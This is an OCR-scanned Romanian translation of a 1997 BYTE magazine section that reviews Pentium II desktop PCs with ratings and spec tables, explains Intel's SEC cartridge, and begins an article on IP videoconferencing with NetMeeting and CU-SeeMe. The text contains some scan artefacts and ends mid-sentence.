Compaq Deskpro 6000	$3199	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
HP Vectra VL6/266	$3350	★★★★	★★★★	★★★	★★★	★★★	★★★


PREŢ MIC DAR AVANTAJOS

IBM PC 300XL

Dacă preţul reprezintă un criteriu important, vă recomandăm sistemul PC300XL dela IBM - câştigătorul categoriei cel mai mic preţ. El a fost ajutat de un set excelent de funcţii şi utilităţi şi un preţ sub 2500$.

APRECIERE





	PREŢ	EVALUAREA PREŢULUI	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
IBM PC 300XL	**$2500**	★★★★★	★★★	★★★★★	★★★★	★★★★★
Polywell Poly 7266TD	$2495	★★★★★	★★★	★★★★	★★★★	★★★★★
Dell Dimension XPS H266	$3179	★★★	★★★★	★★★	★★★★★	★★★★
Xi 266 PII Mtower SP	$2499	★★★★★	★★★★	★★★	★★	★★★★
Unicent Titania II 233 XLA	$2399	★★★★★	★★	★★★	★★★	★★★
DTK APRI-74M/K266	$3500	★★	★★★★★	★★★★	★★★	★★★
Micron Millennia XRU	$2839	★★★★	★★	★★★	★★★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

hard drive de 4.55 GB Cheetah Ultra-Wide SCSI de la Seagate şi o cartelă grafică Matrox Millenium II cu 8 MB de EDO RAM. În plus, a venit echipat cu o cartelă de sunet Creative Labs AWE 64 şi o interfaţă de reţea înglobată. Designul său bine organizat permite un acces uşor la părţile interne, contribuind la creşterea utilităţii.

Cea mai bună valoare

Atunci când am ales câştigătorul celui mai mic preţ, am evaluat sistemele punând accentul pe preţ care a valorat 50% din scorul general. 30% au reprezentat performanţa, în timp ce utilitatea a reprezentat 10%. Funcţiile au acoperit restul de 10%.

Premiul pentru maşina PII cu cel mai mic preţ a fost câştigat de IBM PC 300XL. Acest sistem la 266-MHz a obţinut cele mai bune punctaje în testele noastre benchmark. În testele de utilitate şi funcţii, chiar a strălucit. O placă grafică Matrox Millenium II cu 32 MB RAM memorie video şi un hard drive cu 2.5-MB IDE a rotunjit valoarea acestui câştigător. Manualul utilizatorului bine scris, compartimentele pentru unităţi uşor accesibil şi o cheie de blocare a cutiei au sporit valoarea acestui sistem.

Ceilalţi câştigători

Dimension XPS H266 la 266-MHz de la Dell s-a clasat pe locul doi în evaluarea noastră generală. El a obţinut un punctaj perfect la evaluarea utilităţii şi a performanţelor compuse. Setul puternic de funcţii include un drive ZIP, o placă grafică Matrox Millenium II cu 8 MB de WRAM (Window RAM) şi un CD_ROM drive 24x.


La un fir de păr în urma acestuia în cursa pentru cel mai mic preţ s-a situat sistemul Poly 7266TD la 266-MHz de la Polywell, un sistem care combină un punctaj puternic, în ceea ce priveşte utilitatea şi funcţiile, cu performanţa medie. Această maşină include un accelerator grafic S3 ViRGE 3D/GX cu 4 MB DRAM, un hard disc Maxtor de 5.1 GB îmbunătăţit şi un CD-ROM drive 16x.

FOTOGRAFII: MICHAEL MAYO © 1997

DETALII

Acces la placa de bază

Inginerii de la Digital au proiectat un acces ușor la placa de bază a sistemului Celebris GL-2. Ca și rezultat, înlocuirea plăcii sau schimbarea memoriilor nu este o sarcină grea. Datorită designului organizat al unității, nici una din componentele interne cum ar fi compartimentele pentru unități, cabluri sau surse de alimentare, nu blochează accesul la placa de bază. Accesul cu mâinile goale la placa de bază o face extrem de manevrabilă. Apăsați doar două cleme și întreaga placă culisează în exterior prin partea superioară a sistemului. Am descoperit că accesul la plăcile din interiorul altor sisteme este greoi datorită aglomerărilor interne, ceea ce face ca adăugarea de memorii sau comutarea jumperilor să fie un adevărat coșmar.



Unități ZIP

Cu PII s-a produs un salt nou în configurația standard a sistemelor. Cazul de față: Dimension XPS H 266 de la Dell și Micron Millenia XRU au unități ZIP Iomega.

TECH FOCUS CARTUȘE SEC


Investigând SEC

Cartușul SEC se află situat în Slotul 1 al plăcii de bază, o caracteristică a proiectării care economisește din spațiul și puterea sistemului. Dacă forțați deschiderea cartușului SEC, veți observa placa circuitului. Aceasta conține UC-ul, cipurile de cache și unele din circuitele logice de bază.

UC-ul este produs în tehnologie 0.35 microni și conține 7.5 milioane tranzistori. El folosește ambele busuri simultan datorită unei microarhitecturi bazate pe superconducte. Conducta familiei P6 conține 12 stagii și utilizează o execuție dinamică cu două nivele de pregătire și cu mecanism de predicție a ramificării. Aceste tehnici de procesare combinată măresc performanța softului, fiind posibilă executarea a până la trei instrucțiuni per ciclu de ceas.

Tot cache-ul este localizat pe placa cartușului SEC. În continuarea cipului UC se află cache-ul de 512 KB pentru conducta de burst nivel 2; acest supliment îi permite lui PII să obțină performanțele sale îmbunătățite. Un cache de 32 KB nivel 1 (16 KB pentru manevrarea datelor și 16 KB pentru manevrarea instrucțiunilor) este integrat direct în cipul UC.

Alte avantaje ale cartușului SEC includ un preț de cost redus. Intel poate folosi însă și tehnici de producție obișnuite, care să nu influențeze negativ frecvențele de lucru; în acest fel, compania poate oferi clienților costuri mai mici.


512 KB pipeline-burst cache, de nivel 2
Pentium II nucleul procesorului
Terminațiile rezistențelor și condensatorilor
Conector de margine (se fixează în Slotul 1 al plăcii de bază

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

REZULTATELE TESTULUI

Rezultatele testelor noastre benchmark reprezintă performanţa generală a sistemului sub un SO impus (Windows NT 4.0) şi aplicaţii intense. Domeniul testelor de performanţă reflectă aplicaţiile reale, folosite de cititorii obişnuiţi ai revistei BYTE: Microsoft Access (test de baze de date), C++4.3 (test de limbaj), plus testele Fourier (analiză de fişiere WAV), IMark (teste grafice) şi testele noastre BYTEmark de nivel jos. Nici unul din testele noastre benchmark nu au inclus aplicaţii recompilate pentru tehnologie MMX - o caracteristică pe care PII ar putea-o fructifica.

Teste de performanţă

În testul Fourier, am rulat copii simultane ale programului de transformată Fourier în virgulă flotantă. Acest program realizează o analiză spectrală a conţinutului fişierelor WAV, rezultatele sale fiind puternic dependente de puterea de calcul în virgulă flotantă.

Al doilea test de procesor măsura cât de rapid poate un sistem să proceseze (compile şi link) o anumită cantitate de cod sursă, prin rularea a două instanţe simultane ale versiunii 4.3 Visual C++. Acest benchmark produce rezultate care depind de asemenea de performanţa I/O a discului hard, deoarece deseori acesta trebuiă să realizeze atât o scriere cât şi o citire.

Testul Access a fost singurul benchmark bazat pe aplicaţie din această suită. Folosind compilatorul din Visual Test 4.0 de la Microsoft, am măsurat capacitatea acestor sisteme PII de generare a unor tranzacţii multiple afaceri-baze de date. S-au executat două iteraţii ale testului.

Testele video IMark au fost realizate la o rezoluţie de 640x480 pixeli cu 256 de culori, folosind driverul grafic preinstalat al fiecărui producător.


Testul BYTEmark într-un singur fir a testat capacităţile UC, FPU şi a memoriei sistem.

Utilitate şi funcţii

Am testat cele 17 maşini pentru evaluarea utilităţii, prin focalizarea pe designul sistemului şi pe documentaţie. Designul sistemului este important; spre exemplu, am evaluat cât de uşor este să îndepărtezi şi să pui la loc carcasa sistemului. Uşurinţa realizării upgrade-urilor (adăugare de RAM şi dispozitive de stocare în masă) a adăugat puncte la punctajul utilităţii. Am verificat accesibilitatea sloturilor de memorie şi spaţiul pentru cablare oferit de compartimentele unităţilor. Sistemele care prezentau conectori I/O, blocaţi de sloturi de extensie, au fost penalizate.

Am punctat suplimentar sistemele care ofereau manuale de utilizare specifice producătorului, cu un înalt grad de cuprindere, care includeau diagrame uşor de folosit şi ofereau informaţii tehnice actualizate. Manualele cu un glosar şi cu un index au obţinut un punctaj mai bun. Cele care nu ofereau prea multe date despre specificaţiile plăcii de bază şi despre subsistemele grafice au obţinut punctaje inferioare.

Fiecare producător a completat un lung chestionar, care i-a fost trimis pentru a furniza o descriere detaliată a funcţiilor fiecărui sistem şi a opţiunilor de suport. Am cântărit fiecare funcţie şi am calculat un punctaj general al caracteristicilor. Funcţiile legate de performanţă au inclus dimensiunea şi politica de scriere a cache-ului secundar. Folosirea controller-elor discurilor hard, a adaptoarelor de reţea şi a adaptoarelor grafice pe placa de bază au dus la eliberarea mai multor sloturi de extensie. Cantitatea de memorie video, cu care a venit echipat sistemul, a reprezentat un element critic în determinarea rezoluţiei de afişare maxime. Am măsurat rezoluţia de afişare maximă neîntreţesută, suportată de fiecare sistem, împreună cu numărul maxim de culori la acea rezoluţie.


Contravaloarea banilor

Apreciere : Performan Ş 70% Utilitate 20% FacilitŞ i 10%

În final, trebuie remarcat că garanţia şi politica de suport reprezintă ceea ce separă în mod frecvent producătorii majori de sisteme, de producătorii de mâna a doua.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei **PCDigest**. *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

SISTEME PENTIUM II CARACTERISTICI

	Compaq Computer Corp. Deskpro 6000 6266/4200	**Dell Computer Corp. Dimension XPS H266**	**Digital Equipment Corp. Celebris GL-2 6266**	**DTK Computer, Inc. APRI-74M/ K266** ★	**Duracom Computer Systems Millenia 1000**	**Gateway 2000 G6-266MT**	**Gateway 2000 G6-233**	**Hewlett-Packard Co. HP Vectra VL6/266**
Prețul configurației testate 1)	$3199	$3179	$4149	$3500	$3699	$3279	$2748	$3350
Apreciere generală	★★★★	★★★★★	★★★★	★★★★★	★★★	★★	★★	★★★
MICROPROCESOR								
Viteza UC (MHz)	266	266	266	266	266	266	233	266
Furnizor și versiune BIOS	Intel/AMI 1.00.03.DTO	Dell/AMI A01	Digital/ Phoenix 4.01/1	AMI 1	Intel/AMI 1.00.03.DTO	AMI 1.00.01 VT0T	AMI 1.00.01 VT0T	HP/ Phoenix HD.07.00
Conform cu DMI	✔	✔	✔		✔	✔	✔	✔
Setup	ROM	ROM	Disk	ROM, disk	ROM	ROM	ROM	ROM
BIOS shadowing	ROM, video	ROM, video	ROM, video	ROM, video				ROM, video
INFORMAȚII DESPRE ECHIPAMENT								
Adaptor sunet/chip	Compaq Business Pro Audio/ ESS 1868	Yamaha OPLSA-3	ESS 1887	Creative Labs AWE 64	Yamaha OPL3SA-3 YMS715	Ensoniq PCI Audio	Ensoniq PCI Audio	Aztech MMPro 16V-A PnP
CD-ROM/viteză	Compaq OEM/ 8X	Toshiba XM-6002B/24X	Mitsumi/16X	Toshiba XM-3801B/16X	Sony CDV-511/ 16X	Mitsumi FX-240S/16X	Mitsumi FX-240S/16X	Panasonic/ 24X
Fax/modem	None	U.S. Robotics/ 3M Sportster				U.S. Robotics/ 3M Telepath x2	U.S. Robotics/ 3M Telepath x2	
Placă de bază	Compaq OEM	Intel	Digital Equipment 54-25290-01	DTK PRM-00741	Intel Portland	Intel Portland	Intel Portland	Hewlett-Packard
Tastatură/cheie	Nu/✔	Nu/Nu	✔/✔	Nu/Nu	Nu/Nu	Nu/Nu	Nu/Nu	Nu/✔
Posibilitate de parolă	Keyboard, preboot	Preboot	Preboot	Preboot	Preboot	N/A	N/A	Preboot
Jumper invalidare parole		✔	✔	✔	Da			✔
Furnizorul și modelul de disc	Compaq OEM	IBM	Quantum	Seagate ST-34501W	Western Digital AC3400	Quantum Fireball ST6.4AT	Quantum Fireball ST6.4AT	Western Digital AC 34000
Furnizorul și modelul interfeței de disc	ATA	Intel	Adaptec AHA-2940VW	Adaptec AHA-2940UW	Intel	Promise Ultra 33	Promise Ultra 33	Intel 440 FX
Tipul interfeței de disc	Ultra SCSI	EIDE	SCSI-II	Ultra-Wide SCSI	EIDE	EIDE	EIDE	EIDE
Capacitatea discului (GB)	4.2	6.4	4.5	4.55	4	6.4	6.4	4
Timpul de acces disc (ms)	9.5	9.5	12	7.5	11.5	10	10	11.5
Arhitectura primară de sistem	PCI	ISA	ISA	ISA	ISA	PCI	PCI	ISA
Locașe partajate	1	1	2	1	1	1	1	2
Carcasă demontabilă fără scule	✔	✔	✔	✔		✔	✔	✔
VIDEO								
Video pe placa sistem			✔					
Accelerator video	Matrox MGA Millennium	Matrox Millennium II	Matrox MGA Millennium	Matrox Millennium II	Matrox MGA 2064-W	STB ViRGE GX	STB ViRGE GX	Matrox Millennium II
Adaptor video (tip bus extern)	64-bit PCI	64-bit PCI	32-bit PCI	32-bit PCI	64-bit PCI	64-bit PCI	64-bit PCI	64-bit PCI
Memoria video/tipul	8/WRAM	8/WRAM	8/VRAM	8/DRAM	8/WRAM	4/EDO DRAM	4/EDO DRAM	16/VRAM
Rezoluția maximă fără extensie	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1600 × 1200
PORTURI I/O								
Numărul total de porturi seriale	2	1	2	2	2	2	2	2
Tipul de port paralel	Îmbunătățit	Selectabil	Selectabil	Selectabil	Selectabil	Îmbunătățit	Îmbunătățit	Selectable
Porturi SCSI-2	0	0	1	1	0	0	0	0
Porturi EIDE	0	2	2	2	2	2	2	4
MEMORIE								
RAM max. pe placa de bază (MB)	256	256	256	512	256	256	256	192
Arhitectura memoriei (EDO)	Fast paged	Cached, fast paged	Cached, paged, fast paged	Fast paged	Fast paged	Cached, interleaved	Cached, interleaved	Cached
ECC RAM pe placa de bază		✔	✔	✔	✔			
SUPORT TEHNIC								
Adresă Web	http://www .compaq.com	http://www .dell.com	http://www .windows.digital.com	http://www .dtkcomputer.com	http://www .duracom.com	http://www .gateway.com	http://www .gateway.com	http://www .hp.com

★ BYTE Best

✔ = da; N/A = nu e cazul;
INP = nu se dau inforamții
1) Prețuri recomdate pentru S.U.A.

★★★★★ Excepțional
★★★★ Foarte bine
★★★ Bine
★★ Acceptabil
★ Slab

IBM PC Co. IBM PC 300XL ★	Kingdom Computers Pinnacle 233	Micron Electronics, Inc. Millennia XRU	Micron Electronics, Inc. Client Pro XLU	Polywell Computers, Inc. Poly 7266TD	Premio Computer, Inc. Shadowhawk FX2	Unicent Technologies Titana II 266 XLP	Unicent Technologies Titana II 233 XLA	Xi Computer Corp. Xi 266 PII Mtower SP
$2500	$2197	$2839	$2814	$2495	$3539	$3099	$2399	$2499
★★★★★	★★	★★★	★★★	★★★★	★★★	★★★	★★★	★★★
266	233	266	233	266	266	266	233	266
IBM	AMI 1	AMI 19	AMI 1.00.02 .DTO5	AMI 3	Award 1	AMI	AMI	AMI G71595
✔		✔	✔	✔		✔	✔	✔
ROM, disk	ROM	ROM	ROM	ROM	ROM	Disk	Disk	ROM
ROM, video	ROM, video	None	None	ROM, video	ROM, video	Video	Video	ROM, video
IBM Crystal C54236	Ensoniq Audio PCI ES1370	Yamaha OPL3SA	Yamaha OPL3SA	Crystal 3D-16	Creative Labs Sound Blaster 16/ Vibras 16C	Yamaha OPL3SA	Yamaha OPL3SA	Creative Labs AWE 64
Sony 8/16X	Goldstar CRD-8160B/16X	Hitachi CDR-8130/24X	Hitachi CDR-8130/24X	Toshiba 6002B/ 16X	Mitsumi FX-820S/ 8X	Toshiba/ 24X	Toshiba/ 24X	Panasonic CR-58 S-B/24X
		U.S. Robotics/ 3M 1787/PC	U.S. Robotics/ 3M 1787/PC	GVC 336i		Phoebe 33.6 voice/fax	Phoebe 33.6 voice/fax	
IBM XL	Gem-Light GMB-P61AK-VO	Intel Anchorage AN430TX ATX	Intel Portland	Tyan 51682D	Premio 212A	Intel PD440FX	Intel PD440FX	Supermicro P6SKE
✔/✔	✔/Nu	Nu/Nu	Nu/Nu	Nu/Nu	Nu/Nu	Nu/Nu	Nu/Nu	Nu/Nu
Keyboard, preboot	Preboot	Preboot	Keyboard, preboot	Preboot	Preboot	Keyboard, preboot	Keyboard, preboot	Preboot
✔			✔	✔	✔			✔
IBM 2.5 GB	Seagate Medalist Pro 6450	Maxtor 85210A8	Maxtor	Maxtor 85120A	Quantum Atlas II	Quantum Fireball ST QM 34320	Quantum Fireball ST QM 34320	Maxtor 86480A
Intel 440FX	Seagate ST 36450A	PiiX4	N/A	Intel 440FX	Adaptec AHA-2940VW	Intel	Intel	Intel SB82371SB
EIDE	EIDE	EIDE	EIDE	EIDE	SCSI-2	EIDE	EIDE	EIDE
2.5	6.1	5.1	4	5.1	4.5	6.5	4.3	6.1
INP	9.5	11	11	7.5	8	10	10	9
ISA	ISA	PCI	ISA	ISA	ISA	PCI	PCI	PCI
2	0	1	1	1	1	1	1	1
✔		✔	✔	✔		✔	✔	
		✔	✔					
Matrox Millennium II	Hercules Dynamite	Diamond 3D 2000	Diamond 3D 2000 Pro	S3 ViRGE 3D/GX	Matrox MGA-2164	Matrox Millennium Mystique 220	Matrox Millennium Mystique 220	Matrox Millennium II
32-bit PCI	128-bit PCI	64-bit PCI	64-bit PCI	32-bit PCI	32-bit PCI	64-bit PCI	64-bit PCI	32-bit PCI
32/VRAM	4/MDRAM	4/DRAM	4/DRAM	4/DRAM	4/WRAM	8/WRAM	8/SGRAM	8/WRAM
1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1280 × 1024	1600 × 1200
2	2	2	2	2	2	2	2	2
Selectabil	Selectabil	Selectabil	Selectabil	Selectabil	Selectabil	Selectabil	Selectabil	Selectabil
0	0	0	0	0	1	0	0	0
4	2	2	2	2	2	2	2	2
384	512	256	256	1024	512	256	256	768
Cached, fast paged, interleaved, paged	Paged, fast paged	Fast paged	Fast paged	Paged, Interleaved	Fast paged	Fast paged	Fast paged	Cached
✔	✔	✔		✔	✔	✔	✔	✔
http://www.us.pc.ibm.com	http://www.kingdomcomputers.com	http://www.micronpc.com	http://www.micronpc.com	http://www.polywell.com	http://www.premiopc.com	http://www.unicent.com	http://www.unicent.com	http://www.xicomputer.com

Softul de videoconferinţă reprezintă cel mai important lucru care va fi prezent în curând pe piaţă. De David Seachrist

Să vezi şi să fi văzut pe IP

Nu există nici un dubiu asupra faptului că videoconferinţa reprezintă o ispită pentru reţelele IP. Indiferent că folosiţi Internetul sau intranetul de firmă, videoconferinţa vă ajută să folosiţi limbajul trupului şi expresiile faciale pentru a vă face înţeles sau pentru a înţelege mai bine ceea ce doresc colegii dumneavoastră situaţi la distanţă.

Examinarea celor două programe de videoconferinţă de sub Windows 95 a scos în evidenţă o comunicaţie multimedia instantanee şi ieftină atât pe Internet cât şi pe intranetul firmei. Cu toate acestea, au rămas două obstacole de depăşit: bariera lăţimii de bandă şi cea a utilităţii. În ciuda unei performanţe satisfăcătoare pe linii de 28,8 Kbps, videoconferinţa ocupă o lăţime de bandă prea mare. Şi în ciuda unei utilităţi satisfăcătoare cu sisteme corespunzător configurate, datorită faptului că videoconferinţa IP se bazează pe un amestec de tehnologii hard, soft şi de reţelistică, vor exista mai multe etape până ce totul va deveni la fel de uşor ca un răspuns la telefon.

Specificaţia H.323 a ITU (International Telecommunications Union) reprezintă un standard independent de producător, care defineşte modul în care datele aplicaţiilor de conferinţă audiovizuală pot fi transmise pe o reţea deschisă folosind protocoale de transport standard cum ar fi TCP/IP. Două din cele mai recente produse care au aderat sau sunt pe cale să adere la acest standard pentru conferinţe audiovizuale sunt CU-SeeMe versiunea 3.0 de la White Pine Software şi NetMeeting versiunea 2.0 de la Microsoft. Uneltele de colaborare care fac mult mai utilă videoconferinţa cu aceşti noi clienţi, includ table electronice (electronic whiteboards) pentru a furniza spaţii de desenare care pot fi folosite de toţi participanţii; aplicaţii partajate pentru a permite tuturor participanţilor să vizualizeze aceeaşi fereastră de aplicaţie în timp ce aceasta poate fi manipulată la un moment dat doar de un singur participant; transfer de fişiere şi chat.

Softul de colaborare IP bazat pe standarde reprezintă în continuare o tehnologie nouă şi necesită o platformă cu PC-uri bine echipate şi configurate pentru conectivitate IP. Pe lângă candidaţi cum ar fi White Pine şi Microsoft, piaţa mai prezintă o serie de produse de videoconferinţă care se aflau însă în coada de aşteptare atunci când am testat CU-See Me şi NetMeeting.

BYTE BEST

VIDEOCONFERINŢA IP

A alege un câştigător în acest moment este ca şi cum aţi încerca să desemnaţi un câştigător al maratonului după primii 100 de metri. **NetMeeting de la Microsoft** şi **CU-SeeMe de la White Pine** sunt ambii nişte candidaţi puternici, însă este prea devreme şi sunt prea apropiaţi pentru a desemna un învingător.

Aduse la un loc

Interoperabilitatea este numele jocului, în special atunci când joacă şi IP. Nu contează cât de bună este o soluţie proprietară de videoconferinţă, dacă ea nu permite conlucrarea cu alte soluţii de videoconferinţă. Pur şi simplu nu va fi utilă. În ciuda pretenţiilor de aderenţă la H.323 venite din partea producătorilor, nu am reuşit să realizez o interoperabilitate între CU-SeeMe şi NetMeeting deoarece posibilităţile de interoperabilitate H.323 client-client ale CU-SeeMe nu au fost disponibile decât mult după ce am terminat testele. Această facilitate va fi oferită prin produsul server de videoconferinţă MeetingPoint de la White Pine. NetMeeting oferă o bună interacţiune cu alţi clienţi video însă CU-SeeMe necesită MeetingPoint pentru a suporta videoconferinţe multipunct sau ferestre multiple în cazul comunicării cu alţi clienţi compatibili H.323. White Pine a anunţat că la începutul anului viitor va fi lansată o nouă versiune CU-SeeMe care le va permite clienţilor o compatibilitate directă în afara serverului.


O problemă pentru mulţi utilizatori o reprezintă îmblânzirea scorpiei configuraţiei. Va trebui să puneţi la un loc intrările video, intrările şi ieşirile audio, softurile şi configuraţiile de reţea IP corespunzătoare precum şi softul de videoconferinţă însuşi. Chiar şi atunci când toate vin împachetate la un loc nu e întotdeauna sigur că vor lucra bine atunci când vor fi scoase din cutie. CU-SeeMe şi NetMeeting includ programe de instalare şi ambele suportă orice placă de capturi video care suportă standardul Video for Windows. Softul de configurare însă, s-ar putea să necesite o bună acordare, în particular atunci când aveţi de-a face cu ziduri de protecţie (firewall) şi administrare de lăţime de bandă pe conexiuni LAN interne.

Aşa de multe standarde

Problemele de interoperabilitate depăşesc graniţa compatibilităţii dintre clienţi: Videoconferinţa este o aplicaţie complexă care trebuie de asemenea să conlucreze cu alte piese din reţea. Standardul H.323 pentru comunicaţii audiovizuale multipunct complică problema zidurilor de protecţie deoarece el foloseşte două conexiuni TCP (Transmission Control Protocol) precum

NetMeeting de la Microsoft vă permite dispunerea unei table electronice lângă un afişaj video.

